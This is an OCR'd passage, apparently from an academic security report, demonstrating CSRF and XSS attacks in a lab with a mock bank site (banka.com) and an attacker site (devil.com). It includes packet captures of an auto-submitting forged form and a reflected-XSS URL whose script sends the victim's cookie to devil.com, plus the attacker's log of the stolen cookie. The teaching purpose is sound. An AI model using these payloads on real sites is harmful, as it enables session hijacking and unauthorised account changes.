
csrf_devil_com.pcapng [Wireshark 1.12.5 (v1.12.5-0-g5819e5b from master-1.12)]

Filter: ip.addr == 10.10.10.2 && http

```
No.   Time        Source        Destination   Protocol Length Info
  20 9.59912400 10.10.10.2     10.10.10.16   HTTP     511 GET /myimage/updateif.php HTTP/1.1
  21 9.60011300 10.10.10.16    10.10.10.2    HTTP     810 HTTP/1.1 200 OK  (text/html)

⊟ Hypertext Transfer Protocol
  ⊟ HTTP/1.1 200 OK\r\n
    ⊟ [Expert Info (Chat/Sequence): HTTP/1.1 200 OK\r\n]
        [HTTP/1.1 200 OK\r\n]
        [Severity level: Chat]
        [Group: Sequence]
      Request Version: HTTP/1.1
      Status Code: 200
      Response Phrase: OK
    Date: Fri, 05 Jun 2015 21:06:46 GMT\r\n
    Server: Apache/2.4.3 (Win32) OpenSSL/1.0.1c PHP/5.4.7\r\n
    X-Powered-By: PHP/5.4.7\r\n
  ⊞ Content-Length: 507\r\n
    Keep-Alive: timeout=5, max=99\r\n
    Connection: Keep-Alive\r\n
    Content-Type: text/html\r\n
    \r\n
    [HTTP response 2/2]
    [Time since request: 0.000989000 seconds]
    [Prev request in frame: 17]
    [Prev response in frame: 18]
    [Request in frame: 20]
⊟ Line-based text data: text/html
    <html>\r\n
    <head>\r\n
    <title>update info</title>\r\n
    </head>\r\n
    <body onload="document.getElementById('f').submit()">\r\n
    <form id="f" action="http://10.10.10.15/userinfo/showinfo.php" method="post" name="form1">\r\n
    <input name="urname" value="attackervalue">\r\n
    <input name="ucc" value=" attackervalue">\r\n

0000  00 14 d1 c4 d6 4f f0 bf  97 e3 4a a3 08 00 45 00   .....O.. ..J...E.
0010  03 1c 71 da 40 00 40 06  00 00 0a 0a 0a 10 0a 0a   ..q.@.@. ........
0020  0a 02 00 50 af 3a 6e e6  49 8d 00 14 6e da 80 18   ...P.:n. I...n...
0030  01 02 2b 34 00 00 01 01  08 0a 00 1e a3 88 00 13   ..+4.... ........
0040  de 7e 48 54 54 50 2f 31  2e 31 20 32 30 30 20 4f   .~HTTP/1 .1 200 O
```


File: "C:\Auburn\wireshark\csrf_devil_com.p... | Packets: 30 · Displayed: 4 (13.3%) · Dropped: 0 (0.0%) | Profile: Default

Fig. 82. Captured CSRF Attack Step 6 Packet


csrfExample2.pcapng [Wireshark 1.8.6 (SVN Rev 48142 from /trunk-1.8)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: ip.addr == 10.10.10.2 && http
Expression... Clear Apply Save
Ready to load or capture
Packets: 79 Displayed: 4 Marked: 0 Dropped: 0 Load time: 0:00.008
Profile: Default

```
No.   Time       Source       Destination   Protocol   Length  Info
   16 3.55425000 10.10.10.2   10.10.10.15   HTTP          748 POST /userinfo/showinfo.php HTTP/1.1  (application/x-www-form-urlencoded)
   17 3.56092400 10.10.10.15  10.10.10.2    HTTP          544 HTTP/1.1 200 OK  (text/html)
   74 6.92577400 10.10.10.2   10.10.10.15   HTTP          752 POST /userinfo/showinfo.php HTTP/1.1  (application/x-www-form-urlencoded)
   75 6.92919400 10.10.10.15  10.10.10.2    HTTP          549 HTTP/1.1 200 OK  (text/html)

⊞ Frame 74: 752 bytes on wire (6016 bits), 752 bytes captured (6016 bits) on interface 0
⊞ Ethernet II, Src: Trendnet_c4:d6:4f (00:14:d1:c4:d6:4f), Dst: WistronI_14:49:4a (3c:97:0e:14:49:4a)
⊞ Internet Protocol Version 4, Src: 10.10.10.2 (10.10.10.2), Dst: 10.10.10.15 (10.10.10.15)
⊞ Transmission Control Protocol, Src Port: 55245 (55245), Dst Port: http (80), Seq: 1, Ack: 1, Len: 686
⊟ Hypertext Transfer Protocol
  ⊟ POST /userinfo/showinfo.php HTTP/1.1\r\n
    ⊟ [Expert Info (Chat/Sequence): POST /userinfo/showinfo.php HTTP/1.1\r\n]
        [Message: POST /userinfo/showinfo.php HTTP/1.1\r\n]
        [Severity level: Chat]
        [Group: Sequence]
      Request Method: POST
      Request URI: /userinfo/showinfo.php
      Request Version: HTTP/1.1
    Host: 10.10.10.15\r\n
    Connection: keep-alive\r\n
  ⊞ Content-Length: 120\r\n
    Cache-Control: max-age=0\r\n
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8\r\n
    Origin: http://devil.com\r\n
    User-Agent: Mozilla/5.0 (Linux; Android 4.4.4; Nexus 7 Build/KTU84P) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/43.0.2357.78 Safari/537.36\r\n
    Content-Type: application/x-www-form-urlencoded\r\n
    Referer: http://devil.com/myimage/updateif.php\r\n
    Accept-Encoding: gzip, deflate\r\n
    Accept-Language: en-US,en;q=0.8,zh-CN;q=0.6,zh;q=0.4\r\n
    \r\n
    [Full request URI: http://10.10.10.15/userinfo/showinfo.php]
⊟ Line-based text data: application/x-www-form-urlencoded
    urname=attackervalue&ucc=+attackervalue&uemail=+attackervalue&uphone=+attackervalue&uaddress=attackervalue&update=update

0000  3c 97 0e 14 49 4a 00 14  d1 c4 d6 4f 08 00 45 00   <...IJ.. ...O..E.
0010  02 e2 57 c3 40 00 3f 06  b9 2e 0a 0a 0a 02 0a 0a   ..W.@.?. ........
0020  0a 0f d7 cd 00 50 71 c6  7c 71 af 76 f5 71 80 18   .....Pq. |q.v.q..
0030  05 59 08 d7 00 00 01 01  08 0a 00 12 2b c2 00 13   .Y...... ....+...
0040  b2 49 50 4f 53 54 20 2f  75 73 65 72 69 6e 66 6f   .IPOST / userinfo
```

Fig. 83. Captured CSRF Attack Step 7 Packet


csrfExample2.pcapng [Wireshark 1.8.6 (SVN Rev 48142 from /trunk-1.8)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: ip.addr == 10.10.10.2 && http
Expression... Clear Apply Save
Ready to load or capture
Packets: 79 Displayed: 4 Marked: 0 Dropped: 0 Load time: 0:00.008
Profile: Default

```
No.   Time       Source       Destination   Protocol   Length  Info
   16 3.55425000 10.10.10.2   10.10.10.15   HTTP          748 POST /userinfo/showinfo.php HTTP/1.1  (application/x-www-form-urlencoded)
   17 3.56092400 10.10.10.15  10.10.10.2    HTTP          544 HTTP/1.1 200 OK  (text/html)
   74 6.92577400 10.10.10.2   10.10.10.15   HTTP          752 POST /userinfo/showinfo.php HTTP/1.1  (application/x-www-form-urlencoded)
   75 6.92919400 10.10.10.15  10.10.10.2    HTTP          549 HTTP/1.1 200 OK  (text/html)

⊞ Ethernet II, Src: WistronI_14:49:4a (3c:97:0e:14:49:4a), Dst: Trendnet_c4:d6:4f (00:14:d1:c4:d6:4f)
⊞ Internet Protocol Version 4, Src: 10.10.10.15 (10.10.10.15), Dst: 10.10.10.2 (10.10.10.2)
⊞ Transmission Control Protocol, Src Port: http (80), Dst Port: 55245 (55245), Seq: 1, Ack: 687, Len: 483
⊟ Hypertext Transfer Protocol
  ⊟ HTTP/1.1 200 OK\r\n
    ⊟ [Expert Info (Chat/Sequence): HTTP/1.1 200 OK\r\n]
        [Message: HTTP/1.1 200 OK\r\n]
        [Severity level: Chat]
        [Group: Sequence]
      Request Version: HTTP/1.1
      Status Code: 200
      Response Phrase: OK
    Date: Fri, 05 Jun 2015 19:07:50 GMT\r\n
    Server: Apache/2.4.3 (Win32) OpenSSL/1.0.1c PHP/5.4.7\r\n
    X-Powered-By: PHP/5.4.7\r\n
  ⊞ Content-Length: 245\r\n
    Keep-Alive: timeout=5, max=100\r\n
    Connection: Keep-Alive\r\n
    Content-Type: text/html\r\n
    \r\n
⊟ Line-based text data: text/html
    <html>\r\n
    <head>\r\n
    <title>BankA</title>\r\n
    </head>\r\n
    <body>\r\n
    Name: attackervalue.<br />\r\n
    Credit card number:  attackervalue.<br />\r\n
    E-Mail:  attackervalue.<br />\r\n
    Phone number:  attackervalue.<br />\r\n
    Address: attackervalue.<br />\r\n
    </body>\r\n
    </html>\r\n
    \r\n

0000  00 14 d1 c4 d6 4f 3c 97  0e 14 49 4a 08 00 45 00   .....O<. ..IJ..E.
0010  02 17 34 4b 40 00 40 06  00 00 0a 0a 0a 0f 0a 0a   ..4K@.@. ........
0020  0a 02 00 50 d7 cd af 76  f5 71 71 c6 7f 1f 80 18   ...P...v .qq.....
0030  01 04 2a 2e 00 00 01 01  08 0a 00 13 b2 5d 00 12   ..*..... .....]..
0040  2b c2 48 54 54 50 2f 31  2e 31 20 32 30 30 20 4f   +.HTTP/1 .1 200 O
```

Fig. 84. Captured CSRF Attack Step 8 Packet

6.2.5.2 *XSS Attack Example*

XSS attack can briefly be divided into two categories which are reflected XSS attack and persistent XSS attack. A reflected attack is typically delivered via email or a neutral web site. The bait is an innocent-looking URL, pointing to a trusted site but containing the XSS vector. If the trusted site is vulnerable to the vector, clicking the link can cause the victim's browser to execute the injected script. While the persistent XSS attack occurs when the data provided by the attacker is saved by the server, and then permanently displayed on "normal" pages returned to other users in the course of regular browsing, without proper HTML escaping.

We implemented both reflected and persistent XSS attack. Regarding to persistent attack, after user visits the XSS vulnerable page (XSS.php) in banka.com, the cookie of this user for banka.com is stored in a log.txt file of malicious webserver. As to reflected attack, attacker could send the following malicious URL via email to victim http://banka.com/userinfo/inputG.php?name=<script>void('&email=');document.location="http://devil.com/myimage/stealer.php?cookie="%2bdocument.cookie;</script>. Once user clicks the link, the user's cookie for banka.com will be sent to attacker.

Fig. 86 shows the webpage when user visits the vulnerable page in banka.com or clicks the malicious link which only displays "Page Under Construction". Fig. 87 presents the log file in attacker's server which stores the user's cookie for banka.com.

The steps of a typical reflected XSS attack example are listed below and related diagram is in Fig. 85.

Step 1: client visits banka.com through a link includes malicious script.

Step 2: banka.com reflects the response includes malicious script.

Step 3: browser runs the script and sends cookie of banka.com to devil.com.

Step 4: devil.com responds client a fake "page under construction" page.





Fig. 85. Reflected XSS Attack Steps




Index of /userinfo

Name	Last modified	Size	Description
Parent Directory		-	
info.xml	2015-06-09 15:49	270	
showinfo.php	2015-06-05 13:52	1.0K	
userinfo.php	2015-06-09 16:27	1.0K	
xss.php	2015-06-09 16:26	130	

Apache/2.4.3 (Win32) OpenSSL/1.0.1c PHP/5.4.7 Server at banka.com Po


Fig. 86. Result of visiting Vulnerable Page in banka.com



```
IP: 10.10.10.2   PORT: 55810 | HOST:   |  Agent: Mozilla/5.0 (Linux; Android
4.4.4; Nexus 7 Build/KTU84P) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/43.0.2357.92 Safari/537.36 | METHOD:  | REF:
http://banka.com/userinfo/xss.php |  DATE: Tuesday 09th 2015f June 2015
11:38:52 PM   COOKIE:  cookie=TestCookie=TestInfo
```


Fig. 87. Log File in attacker's Server

The packet of each step of reflected XSS attack example is captured with Wireshark and listed from Fig. 88 to Fig. 91.



